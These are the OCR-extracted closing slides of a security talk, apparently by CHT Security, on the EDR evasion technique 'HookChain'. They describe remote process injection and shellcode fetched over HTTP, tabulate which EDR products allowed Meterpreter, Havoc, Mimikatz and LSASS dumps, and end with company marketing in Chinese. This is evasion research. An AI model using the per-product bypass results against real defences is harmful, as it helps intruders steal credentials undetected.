  4. High Compatibility & Portability
- These benefits make HookChain both stealthy and developer-friendly, ideal for evasion research and advanced tooling.

5/ Testing, Results & Conclusion

Testing, Results & Conclusion

- Tests environment:
  1. ✅ 100% of tests were performed using the same procedure.
  2. ⚙️ Windows build-in protections disabled to isolate EDR/XDR behavior: RunAsPPL and Credential Guard.
- First version: Remote Process Injection
  - Injects shellcode into a remote process.
  - Uses classic CreateRemoteThread technique.
  - Shellcode dynamically builds a call to MessageBoxA from User32.dll.
- Second version: In-Process PE Loading via HTTP
  - Downloads shellcode over HTTP at runtime.
  - Executes the payload within the same process.
  - Allows dynamic payload swapping via the HTTP server.

Testing, Results & Conclusion– Results & Key Takeaways

Product	Executed Code (✅: Executed Successful ; ⚠️: Partially Execution ; ⛔: Execution Fail)						
	Remote Process Injection	Download, local PE injection and executing					
		Meterpreter	Havoc	Meterpreter + Kiwi	Mimikatz	Procdump	LSASS Dump
BitDefender	✅	⛔	✅	⛔	⚠️	⛔	⚠️
CrowdStrike	✅	✅	✅	⛔	⚠️	⚠️	✅
Cylance	⛔	⚠️	⛔	⛔	✅	⛔	⛔
Windows Defender	✅	⚠️	✅	⛔	⛔	⛔	✅
Windows Defender XDR	✅	✅	✅	⛔	⛔	⛔	✅
Elastic	✅	⛔	⛔	⛔	⛔	⛔	⛔
ESET	✅	⚠️	✅	✅	✅	⛔	✅
MalwareBytes	✅	✅	✅	✅	✅	✅	✅
SentinelOne	⚠️	✅	⚠️	✅	✅	⚠️	⚠️
Sophos	✅	✅	✅	⚠️	⚠️	⛔	⚠️
Trellix	✅	✅	✅	✅	✅	⛔	✅
Trend	✅	✅	✅	✅	✅	⛔	✅

Testing, Results & Conclusion– Results & Key Takeaways

- Comparative Test: Custom Process Injection vs. HookChain
- Inject a MessageBox into a remote process (by PID) using two different methods.

Product	Remote Process Injection (OS Version: Windows 11 24H2)	
	Manual	HookChain
BitDefender	✅	✅
Carbon Black	⚠️	⚠️
Cisco	✅	✅
CrowdStrike	⛔	⛔
Elastic	⛔	⛔
ESET	✅	✅
Huntress	✅	✅
Kaspersky	✅	✅
SentinelOne	⛔	⛔
Sophos	⚠️	✅
WatchGuard	✅	✅
Windows Defender	✅	✅
WithSecure	✅	✅

✅: Executed without alerts and blocks

⚠️: Partially execution without alerts or Executed with alerts

⛔: Execution fail with block and alert

Testing, Results & Conclusion– Results & Key Takeaways

- Final Observations on HookChain Effectiveness
  - HookChain demonstrated up to 71% evasion success against tested EDR products
  - In some environments, it achieved 100% bypass with no detection triggered
- These results reflect the state of products and configurations during the test period.
- EDR evasion is a constantly evolving field
- Future detection rates may vary based on:
  - Vendor patches
  - New heuristics or rules
  - Specific EDR configurations per environment

- HookChain is currently a viable user-mode evasion strategy, but ongoing testing is essential due to the dynamic nature of both offense and defense.


中華資安是值得信賴、財務穩健的專業資安公司


- **中華電信集團的資安專業公司**，前身是中華電信對外的資安服務團隊
- 自2003年開始經營資安業務，具**北、中、南區均有在地資安技術人力**
- 具備**國家級資安專案建置能力與實績**，每年服務超過上百家客戶
- 提供**事前防護檢測、事中監控應變、事後鑑識復原**的一站式資安服務

民國106年	3.635億元	352人▲
成立公司	實收資本額	員工總數

資料時間：113.11

- **建立完整且嚴密的資安管理制度並取得5項國際驗證**
  - ISO 27001 資訊安全管理
  - ISO 27701 隱私資訊管理系統
  - ISO 20000 資訊技術服務管理
  - ISO 17025 數位鑑識暨資安檢測中心
  - IEC 62443 CBTL實驗室認證





- **全國唯一連續六年資安服務評鑑「全項A級」廠商！**

資訊來源

項目 / 廠商名稱	情資品質		108～112年共契廠商評鑑				
			SOC 服務	資安健診	弱點檢測	滲透測試	社交工程演練
中華資安國際	達標	達標	AAAAA	AAAAA	AAAAA	AAAAA	AAAAA
安○資訊	達標	達標	AA--A	AA--A	AA--A	AA--A	AA--A
凌○電腦	未達標	未達標	BBCBB	BBBBB	BB--B	BB--B	BBBBB
戳○資安	達標	未達標	BABAA	BBBBA	A--BB	B--BB	A--BB

- 為該年未參加廠商評鑑

Thank you for your time. We welcome your valuable feedback.

中華資安國際 CHT Security | 中華電信 Chunghwa Telecom 關係企業